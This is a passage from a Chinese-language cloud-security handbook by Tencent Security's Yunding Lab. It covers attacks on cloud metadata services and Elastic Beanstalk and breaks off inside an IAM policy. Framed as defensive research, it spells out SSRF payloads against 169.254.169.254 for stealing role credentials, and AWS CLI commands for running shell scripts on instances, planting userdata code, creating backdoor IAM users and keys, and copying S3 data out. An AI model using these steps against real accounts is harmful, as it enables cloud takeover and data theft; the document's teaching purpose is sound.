腾讯安全 | 腾讯安全云鼎实验室

云上安全攻防实战手册

腾讯安全云鼎实验室

目　录

前　言 1
一、元数据服务带来的安全挑战 2
二、Web 应用托管服务中的元数据安全隐患 13
三、对象存储服务访问策略评估机制研究 23
四、Kubelet 访问控制机制与提权方法研究 48
五、国内首个对象存储攻防矩阵 60
六、SSRF 漏洞带来的新威胁 68
七、CVE-2020-8562 漏洞为 k8s 带来的安全挑战 86
八、云服务器攻防矩阵 94
九、Etcd 风险剖析 106
十、云 IAM 原理&风险以及最佳实践 115

前 言

云计算的出现彻底改变了IT产业和传统企业的IT结构，各行各业正加速上云步伐。从安全从业者视角来看，云就像一个极具诱惑力的“蜜罐”，云上海量的数据和业务正吸引着攻击者的视线。

近年来，云上安全威胁呈现出三大趋势。首先在威胁主体上，专业化的高级持续性威胁（APT）组织层出不穷，当前全球范围内具备国家级攻击力量的黑客组织就高达40多个；其次在受攻击目标上，国家关键基础设施、企业商业数据、个人敏感信息等都成为攻击标的；最后，数实融合和数字化转型的潮流致使云安全面临着资源和人力的巨大缺口。

云时代下，各种新技术不断涌现，使得云安全在攻击面以及攻击路径上呈现出愈发复杂的状态。当前，云上安全攻防实力已成为企业价值的重要参数之一，腾讯安全依托20余年网络攻防实战技术的沉淀，从元数据服务、对象存储服务、Kubelet访问控制机制、安全漏洞等角度出发，将实战经验汇编成《云上安全攻防实战手册》，以期为行业带来参考。

一、元数据服务带来的安全挑战

在针对云上业务的的攻击事件中，很多攻击者将攻击脆弱的元数据服务作为攻击流程中重要的一个环节并最终造成了严重的危害。

以 2019 年的美国第一资本投资国际集团(CapitalOne)信息泄露事件举例，根据《ACase Study of the Capital One Data Breach》报告指出，攻击者利用 CapitalOne 部署在 AWS 云上实例中的 SSRF 漏洞向元数据服务发送请求并获取角色的临时凭证，在获取角色临时凭据后将该角色权限下的 S3 存储桶中的数据复制到攻击者的本地机器上，最终导致这一严重数据泄露事件的产生，这一事件影响了北美超过 1 亿人。CapitalOne 的股价在宣布数据泄露后收盘下跌 5.9%，在接下来的两周内总共下跌了 15%。

Capital One 信息泄露事件攻击原理图，可参见图：




图 1-1 CapitalOne 信息泄露事件攻击原理图

在介绍元数据服务带来的安全挑战之前，我们先来简单介绍一下元数据服务以及角色的概念。

01. 元数据服务以及角色介绍

元数据服务

元数据即表示实例的相关数据，可以用来配置或管理正在运行的实例。用户可以通过元数据服务在运行中的实例内查看实例的元数据。以 AWS 举例，可

以在实例内部访问如下地址来查看所有类别的实例元数据：

http://169.254.169.254/latest/meta-data/

169.254.169.254 属于链路本地地址（Link-localaddress），链路本地地址又称连结本地位址，是计算机网络中一类特殊的地址，它仅供于在网段，或广播域中的主机相互通信使用。这类主机通常不需要外部互联网服务，仅有主机间相互通讯的需求。IPv4 链路本地地址定义在 169.254.0.0/16 地址块。

而在具体的技术实现上，云厂商将元数据服务运行在 Hypervisor（虚拟机管理程序）上。当实例向元数据服务发起请求时，该请求不会通过网络传输，也永远不会离开这一台计算机。基于这个原理，元数据服务只能从实例内部访问。

可以 PING 云厂商所提供的元数据服务域名，以查看其 IP 地址

```
PING metadata.[redacted].com (169.254.0.23) 56(84) bytes of data.
64 bytes from 169.254.0.23: icmp_seq=1 ttl=64 time=0.304 ms
64 bytes from 169.254.0.23: icmp_seq=2 ttl=64 time=0.353 ms
64 bytes from 169.254.0.23: icmp_seq=3 ttl=64 time=0.337 ms
```

图 1-2

从上图可见，元数据服务属于链路本地地址。从设计上来看，元数据服务看起来很安全，那为什么说元数据服务脆弱呢？

由于元数据服务部署在链路本地地址上，云厂商并没有进一步设置安全措施来检测或阻止由实例内部发出的恶意的对元数据服务的未授权访问。攻击者可以通过实例上应用的 SSRF 漏洞对实例的元数据服务进行访问。

因此，如果实例中应用中存在 SSRF 漏洞，那么元数据服务将会完全暴露在攻击者面前。

在实例元数据服务提供的众多数据中，有一项数据特别受到攻击者的青睐，那就是角色的临时访问凭据。这将是攻击者由 SSRF 漏洞到获取实例控制权限的桥梁。

访问管理角色

既然攻击涉及到访问管理角色的临时凭据，我们首先看下访问管理角色是什么：访问管理的角色是拥有一组权限的虚拟身份，用于对角色载体授予云中

服务、操作和资源的访问权限。用户可以将角色关联到云服务器实例。为实例绑定角色后，将具备以下功能及优势：

- 可使用 STS 临时密钥访问云上其他服务
- 可为不同的实例赋予包含不同授权策略的角色，使实例对不同的云资源具有不同的访问权限，实现更精细粒度的权限控制
- 无需自行在实例中保存 SecretKey，通过修改角色的授权即可变更权限，快捷地维护实例所拥有的访问权限

具体的操作流程如下：

图 1-3

在将角色成功绑定实例后，用户可以在实例上访问元数据服务来查询此角色的临时凭据，并使用获得的临时凭据操作该角色权限下的云服务 API 接口。

02. 针对元数据服务的攻击

接下来我们将介绍下针对元数据服务的一些常见的攻击模式。攻击者可以首先通过目标实例上的 SSRF 漏洞获取与实例绑定的角色名称（rolename）。攻击者可以构造访问元数据接口的 payload，并通过存在 SSRF 漏洞的参数传递： http://x.x.x.x/?url=http://169.254.169.254/latest/meta-data/iam/info，在获取到角色名称后，攻击者可以继续通过 SSRF 漏洞获取角色的临时凭证：http://x.x.x.x/url=http://169.254.169.254/latest/metadata/iam/security-credentials/<rolename>

获取角色临时凭据的案例可参见下图：

图 1-4

从上图可见，攻击者可以获取角色的 TmpSecretID 以及 TmpSecretKey。

在攻击者成功获取角色的临时凭据后，将会检查获取到的角色临时凭据的权限策略。有的时候，可以通过获取到的角色名称，来猜测该角色的权限策略，例如角色名为：TKE_XXX，则这个角色很大可能是拥有操作 TKE 容器服务的权限。

此外，如果获取的临时密钥拥有查询访问管理接口的权限，攻击者可以通过访问“访问管理”API 来准确获取的角色权限策略。可以通过如下几种方式判断获取角色的权限策略：

1、通过使用临时 API 凭据访问“获取角色绑定的策略列表”API 接口，见下图：

图 1-5

从上图可见，攻击者获取到的与实例绑定的角色的临时凭据权限策略是“AdministratorAccess”,这个策略允许管理账户内所有用户及其权限、财务相关的信息、云服务资产。

2、通过使用临时 API 凭据访问“获取角色详情”API 接口，见下图：

图 1-6

通过查询的返回结果可以见，角色的权限策略为 AssumeRole。

在弄清楚窃取的凭据所拥有的权限后，攻击者便可以通过凭据的权限制定后续的攻击流程。但在开始后续的攻击阶段之前，攻击者会先判断当前权限是否可以获取目标的数据资源。

在所有云资源中，攻击者们往往对目标的数据更加感兴趣。如果攻击者获取的密钥拥有云数据库服务或云存储服务等服务的操作权限，攻击者将会尝试窃取目标数据。临时凭据同样也可以帮助攻击者们在目标实例中执行指令并控制实例权限。

与通过密钥构造请求这种方式发起攻击相比，攻击者们在实战中更倾向于使用云命令行工具来进行攻击。

云服务厂商为用户提供了相应的云命令行工具以管理云服务，例如腾讯云提供的 TCCLI 工具、AWS 的 AWSCLI 工具。攻击者可以通过在云命令行工具中配置窃取到的 API 密钥来对云资源进行调用。与构造请求访问云 API 接口这种方式相比，使用云命令行工具将会给攻击者带来更多便捷。

在使用云命令行工具之前，应先配置 API 密钥，以 AWSCLI 工具配置举例，可以将：

```
$ aws configure
AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [None]: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
Default region name [None]: us-west-2
Default output format [None]: json
```

图 1-7

攻击者将窃取来的 AWS_ACCESS_KEY_ID、AWS_SECRET_ACCESS_KEY、AWS_SESSION_TOKEN 配置完成后，可以使用云命令行工具在目标实例上执行命令。

在配置好密钥后，攻击者可以尝试使用如下图命令通过 AWSCLI 在实例中运行 bash 脚本以获取实例控制权限。

在 AWS CLI 命令中运行 bash 脚本

以下示例演示了如何在 CLI 命令中使用--parameters选项。

Linux & macOS

```
aws ssm send-command \
        --document-name "AWS-RunShellScript" \
        --targets '[{"Key":"InstanceIds","Values":["instance-id"]}]' \
        --parameters '{"commands":["#!/bin/bash","yum -y update","yum install -y ruby","cd /home/ec2-user","curl -O https://aws-codedeploy-us-east-2.
```

图 1-8

借助通过元数据服务窃取到的凭据以及 AWSCLI 所提供的功能，攻击者可以在实例中执行反弹 shell 命令，由此进入实例。

除此之外，攻击者还可以选择修改 userdata，将反弹 shell 写入 userdata 中后将实例重启，从而控制实例。

Userdata 涉及到云厂商提供的一种功能，这项功能允许用户自定义配置在实例启动时执行的脚本的内容。

通过这一功能，攻击者可以尝试在实例的 userdata 中写入恶意代码，这些代码将会在实例每次启动时自动执行。

以 AWS 举例，攻击者可以将恶意代码写入 my_script.txt 文件中，然后执行如下指令将 my_script.txt 文件中内容导入 userdata 中。

```
aws ec2 run-instances --image-id ami-abcd1234 --count 1 --instance-type m3.medium \
--key-name my-key-pair --subnet-id subnet-abcd1234 --security-group-ids sg-abcd1234 \
--user-data file://my_script.txt
```

图 1-9

随后，攻击者通过如下命令重启实例：

To start an Amazon EC2 instance

This example starts the specified Amazon EBS-backed instance.

Command:

```
aws ec2 start-instances --instance-ids i-1234567890abcdef0
```

图 1-10

当实例重启时，userdata 中的恶意代码将会被执行。

攻击者除了可以使用临时凭据获取实例的控制权限，通过元数据服务窃取到的拥有一定权限的角色临时凭据在持久化阶段也发挥着作用。攻击者尝试使用通过元数据服务获取的临时凭据进行持久化操作，确保能够持续拥有访问权限，以防被发现后强行终止攻击行为。

使用临时凭据进行持久化的方式有很多，比如说在上文中所提及的在 userdata 中写入恶意代码这项攻击技术，也是可以运用在持久化阶段：通过在实例的 userdata 中写入恶意代码，这些代码将会在实例每次启动时自动执行。这将很好的完成持久化操作而不易被发现。

除此之外，攻击者还可以尝试在账户中创建一个新的用户以进行持久化，以 AWSCLI 举例，攻击者可以通过 awsiam create-user --user-name Bob 为账户新建一个名为 Bob 的用户

To create an IAM user

The following create-user command creates an IAM user named Bob in the current account:

```
aws iam create-user --user-name Bob
```

Output:


```
{
    "User": {
        "UserName": "Bob",
        "Path": "/",
        "CreateDate": "2013-06-08T03:20:41.270Z",
        "UserId": "AIDAIOSFODNN7EXAMPLE",
        "Arn": "arn:aws:iam::123456789012:user/Bob"
    }
}
```


图 1-11

随后使用 awsiam create-access-key --user-name Bob 指令为 Bob 用户创建凭据

To create an access key for an IAM user

The following create-access-key command creates an access key (access key ID and secret access key) for the IAM user named Bob:

```
aws iam create-access-key --user-name Bob
```

Output:


```
{
    "AccessKey": {
        "UserName": "Bob",
        "Status": "Active",
        "CreateDate": "2015-03-09T18:39:23.411Z",
        "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYzEXAMPLEKEY",
        "AccessKeyId": "AKIAIOSFODNN7EXAMPLE"
    }
}
```


图 1-12

虽然这个方法操作简单且有效，但是账户里突然新增的用户及其容易被察觉，因此并不是一个特别有效的持久化方式。

此外，攻击者还会使用一种常见的持久化手法，那就是给现有的用户分配额外的密钥。以针对 AWS 的攻击来说，攻击者可以使用 aws_pwn 这款工具来完成这项攻击，aws_pwn 地址如下：

https://github.com/dagrz/aws_pwn

aws_pwn 提供了多项技术以供攻击者可以完成针对 aw 的持久化攻击，关于 aws_pwn 所提供的持久化功能可见下图：




图 1-13

通过元数据服务窃取也可以被攻击者应用于横向移动操作。攻击者可以通过元数据服务窃取角色的临时凭据横向移动到角色对应权限的资源上。除此之外，攻击者会在所控制的实例上寻找配置文件，并通过配置文件中的配置项中获取其他资源的访问方式以及访问凭据。

攻击者在横向移动的过程中，获取到可以操作云数据库或存储服务必要权限的密钥或是登录凭据后，攻击者就可以访问这些服务并尝试将其中的用户数据复制到攻击者的本地机器上。

以 AWSCLI 为例，攻击者可以通过如下命令将 s3 存储桶中的内容同步到本地

```
$ aws s3 sync <source> <target> [--options]
```

图 1-14

仍然以上文提及的 CapitalOne 银行数据泄露事件举例，攻击者使用获取到的角色临时凭据，多次执行“awss3 ls”命令，获取 CapitalOne 账户的存储桶的完整列表；接着攻击者使用 sync 命令将近 30 GB 的 Capital One 用户数据复制到了攻击者本地。总的来说，元数据服务为云上安全带来了极大的安全挑战，攻击者在通过 SSRF 等漏洞获取到实例绑定的角色的临时凭据后，将会将其应用于云上攻击的各个阶段。通过破坏用户系统，滥用用户资源、加密用户资源并进行勒索等手段影响用户环境正常使用。

03. 元数据安全性改进

以 AWS 为例，AWS 为了解决元数据服务在 SSRF 攻击面前暴露出的安全性问题，引入 IMDSv2 来改善其总体安全情况。

在 IMDSv2 中，如果用户想访问元数据服务，首先需要在实例内部向 IMDSv2 发送一个 HTTPPUT 请求来启动会话，示例如下：

```
curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"
```

图 1-15

X-aws-ec2-metadata-token-ttl-seconds 用于指定生存时间(TTL)值(以秒为单位），上文中生成的 token 有效期为 6 小时（21600 秒），在 IMDSv2 中 21600 秒是允许的最大 TTL 值。此请求将会返回一个 token，后续访问元数据服务，需要在 HTTPheader 中携带此 token，见如下请求：

```
curl http://169.254.169.254/latest/meta-data/profile -H "X-aws-ec2-metadata-token: $TOKEN"
```

图 1-16

完整流程如下：

TOKEN=`curl-X PUT "http://169.254.169.254/latest/api/token" -H"X-aws-ec2-metadata-token-ttl-seconds: 21600"

curlhttp://169.254.169.254/latest/meta-data/profile -H“X-aws-ec2-metadata-token: $TOKEN”

流程图如下:




图 1-17

可见，在采用 IMDSv2 时，即使实例中应用存在 SSRF 漏洞，攻击者也无法轻易的利用 SSRF 漏洞向元数据服务发出 PUT 请求来获取 token，在没有 token 的情况下，攻击者并不能访问元数据服务，也就无法获取角色的临时凭据进行后续的攻击行为。

除了使用 PUT 启动请求这项安全策略之外，IMDSv2 还引入了如下两个机制保证元数据服务的安全：

1.不允许 X-Forwarded-For 标头：如果攻击者通过反向代理的方式的确可以绕过 PUT 限制，但是，通过代理传递的请求将包含“ X-Forwarded-For”标头。这样的请求被 IMDSv2 拒绝，并且不发行令牌。

2. IP 数据包 TTL 设置为“ 1”：TTL 指定数据包被路由器丢弃之前允许通

过的最大网段数量，是 IP 数据包在网络中可以转发的最大跳数(跃点数)，将其值设置为 1 可确保包含机密令牌的 HTTP 响应不会在实例外部传播。即使攻击者能够绕过所有其他保护措施，这也将确保令牌不会在实例外部传播，并且一旦数据包离开实例，数据包将被丢弃。

值得注意的是，AWS 认为现有的实例元数据服务（IMDSv1）是完全安全的，因此将继续支持它。如果不执行任何操作，则 IMDSv1 和 IMDSv2 都可用于 EC2 实例。这就是说，在不主动禁用 IMDSv1 的情况下，实例仍存在着安全隐患。

04. 元数据服务更多安全隐患

IMDSv2 方案的确可以有效的保护存在 SSRF 漏洞的实例，使其元数据不被攻击者访问。但是这项技术可以完美的保护元数据、保护租户的云业务安全吗？答案是不能。

设想一下：当攻击者通过其他漏洞（例如 RCE 漏洞）获取实例的控制权之后，IMDSv2 的安全机制将变得形同虚设。攻击者可以在实例上发送 PUT 请求获取 token，随后利用获得的 token 获取角色临时凭据，最后利用角色临时凭据访问角色绑定的一切云业务，具体流程见下图：




图 1-18

总之，当攻击者通过 RCE 漏洞获取实例控制权后，可以通过元数据服务获取到的临时凭据进行横向移动。鉴于云厂商产品 API 功能的强大性，在获

取角色临时凭据后，可能造成及其严重的影响。

值得注意的是，如果在云平台控制台中执行一些高危行为，平台默认都会需要进行手机验证。但通过使用临时凭据调用发送请求调用 API 接口，并不需要手机验证码，可以绕过这项安全检测。

参考文献

1.https://aws.amazon.com/cn/blogs/china/talking-about-the-metadata-protection-on-2.the-instance-from-the-data-leakage-of-capital-one/

3.https://medium.com/@shurmajee/aws-enhances-metadata-service-security-with-imdsv2-b5d4b238454b

4.https://web.mit.edu/smadnick/www/wp/2020-07.pdf

5.https://github.com/dagrz/aws_pwn

6.https://docs.aws.amazon.com/zh_cn/cli/latest/userguide/cli-services-s3-commands.html#using-s3-commands-managing-objects-sync

7.https://docs.aws.amazon.com/zh_cn/IAM/latest/UserGuide/id_users_create.html

8.https://rhinosecuritylabs.com/cloud-security/aws-security-vulnerabilities-perspective/

二、Web 应用托管服务中的元数据安全隐患

Web 应用托管服务是一种常见的平台即服务产品（PaaS），可以用来运行并管理 Web 类、移动类和 API 类应用程序。Web 应用托管服务的出现，有效地避免了应用开发过程中繁琐的服务器搭建及运维，使开发者可以专注于业务逻辑的实现。在无需管理底层基础设施的情况下，即可简单、有效并且灵活地对应用进行部署、伸缩、调整和监控。

Web 应用托管服务作为一种云上服务，其中也会应用到的元数据服务进行实例元数据查询，因此不得不考虑元数据服务安全对 Web 应用托管服务安全性的影响。

通过“浅谈云上攻防”系列文章《浅谈云上攻防—元数据服务带来的安

全挑战》一文的介绍，元数据服务为云上业务带来的安全挑战想必读者们已经有一个深入的了解。Web 应用托管服务中同样存在着元数据服务带来的安全挑战，本文将扩展探讨元数据服务与 Web 应用托管服务这一组合存在的安全隐患。

01. Web 应用托管服务中的元数据安全隐

在 Web 应用托管服务中的元数据安全隐患章节中，我们将以 AWS 下的 Elastic Beanstalk 服务进行举例，以此介绍一下攻击者如何攻击 Web 应用托管服务并利用元数据服务获取信息发起后续攻击，最终对用户资产造成危害。

AWS Elastic Beanstalk 是 AWS 提供的平台即服务 (PaaS) 产品，用于部署和扩展为各种环境（如 Java、.NET、PHP、Node.js、Python、Ruby 和 Go）开发的 Web 应用程序。Elastic Beanstalk 会构建选定的受支持的平台版本，并预置一个或多个 AWS 资源（如 Amazon EC2 实例）来运行应用程序。Elastic Beanstalk 的工作流程如下：




图 2-1

在使用 Elastic Beanstalk 部署 Web 应用程序时，用户可以通过上传应用程序代码的 zip 或 war 文件来配置新应用程序环境，见下图：




图 2-2

在进行新应用程序环境配置时，Elastic Beanstalk 服务将会进行云服务器实例创建、安全组配置等操作。

与此同时，Elastic Beanstalk 也将创建一个名为 elasticbeanstalk-region-account-id 的 Amazon S3 存储桶。这个存储桶在后续的攻击环节中比较重要，因此先简单介绍一下：Elastic Beanstalk 服务使用此存储桶存储用户上传的 zip 与 war 文件中的源代码、应用程序正常运行所需的对象、日志、临时配置文件等。

elasticbeanstalk-region-account-id 中存储的对象列表以及其相关属性可参见下图：

Object	何时存储?	何时删除?
应用程序版本	创建环境或将应用程序代码部署到现有环境时，Elastic Beanstalk 会将应用程序版本存储在 Amazon S3 中并将此版本与环境关联。	删除应用程序期间，视版本生命周期而定。
源包	使用 Elastic Beanstalk 控制台或 EB CLI 上传新的应用程序版本时，Elastic Beanstalk 会将此版本的副本存储在 Amazon S3 中，并将其设置为环境的源包。	*手动。* 删除应用程序版本时，可以选择**从 Amazon S3 中删除版本**以同时删除相关源包。有关详细信息，请参阅 管理应用程序版本。
自定义平台	创建自定义平台时，Elastic Beanstalk 会临时将相关数据存储在 Amazon S3 中。	自定义平台成功创建完成后。
日志文件	您可以请求 Elastic Beanstalk 检索实例日志文件（结尾或捆绑日志）并将它们存储在 Amazon S3 中。您还可启用日志轮换并将环境配置为在日志轮换后自动将日志发布到 Amazon S3。	结尾日志和捆绑日志：在创建后 15 分钟。 轮换日志：*手动。*
保存的配置	*手动。*	*手动。*

图 2-3

Elastic Beanstalk 服务不会为其创建的 Amazon S3 存储桶启用默认加密。这意味着，在默认情况下，对象以未加密形式存储在存储桶中（并且只有授权用户可以访问）。

在了解 Elastic Beanstalk 的使用之后，我们重点来看一下元数据服务与 Elastic Beanstalk 服务组合下的攻击模式。

当云服务器实例中存在 SSRF、XXE、RCE 等漏洞时，攻击者可以利用这些漏洞，访问云服务器实例上的元数据服务，通过元数据服务查询与云服务器实例绑定的角色以及其临时凭据获取，在窃取到角色的临时凭据后，并根据窃取的角色临时凭据相应的权限策略，危害用户对应的云上资源。

而在 Elastic Beanstalk 服务中也同样存在着这种攻击模式，Elastic Beanstalk 服务创建名为 aws-elasticbeanstalk-ec2-role 的角色，并将其与云服务器实例绑定。

我们关注一下 aws-elasticbeanstalk-ec2-role 角色的权限策略:从 AWS 官网可知，Elastic Beanstalk 服务为 aws-elasticbeanstalk-ec2-role 角色提供了三种权限策略：用于 Web 服务器层的权限策略；用于工作程序层的权限策略；拥有多容器 Docker 环境所需的附加权限策略，在使用控制台或 EB CLI 创建环境时，Elastic Beanstalk 会将所有这些策略分配给 aws-elasticbeanstalk-ec2-role 角色，接下来分别看一下这三个权限策略。

AWSElasticBeanstalkWebTier - 授予应用程序将日志上传到 Amazon S3 以及将调试信息上传到 AWS X-Ray 的权限，见下图：

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "BucketAccess",
      "Action": [
        "s3:Get*",
        "s3:List*",
        "s3:PutObject"
      ],
      "Effect": "Allow",
      "Resource": [
        "arn:aws:s3:::elasticbeanstalk-*",
        "arn:aws:s3:::elasticbeanstalk-*/*"
      ]
    },
    {
      "Sid": "XRayAccess",
      "Action":[
        "xray:PutTraceSegments",
        "xray:PutTelemetryRecords",
        "xray:GetSamplingRules",
        "xray:GetSamplingTargets",
        "xray:GetSamplingStatisticSummaries"
      ],
      "Effect": "Allow",
      "Resource": "*"
    },
    {
      "Sid": "CloudWatchLogsAccess",
      "Action": [
        "logs:PutLogEvents",
        "logs:CreateLogStream",
        "logs:DescribeLogStreams",
        "logs:DescribeLogGroups"
      ],
      "Effect": "Allow",
      "Resource": [
        "arn:aws:logs:*:*:log-group:/aws/elasticbeanstalk*"
      ]
    },
    {
      "Sid": "ElasticBeanstalkHealthAccess",
      "Action": [
        "elasticbeanstalk:PutInstanceStatistics"
      ],
      "Effect": "Allow",
      "Resource": [
        "arn:aws:elasticbeanstalk:*:*:application/*",
        "arn:aws:elasticbeanstalk:*:*:environment/*"
      ]
    }
  ]
}
```

图 2-4

AWSElasticBeanstalkWorkerTier - 授予日志上传、调试、指标发布和工作程序实例任务（包括队列管理、定期任务）的权限，见下图：

```
{
  "Version": "2012-10-17",
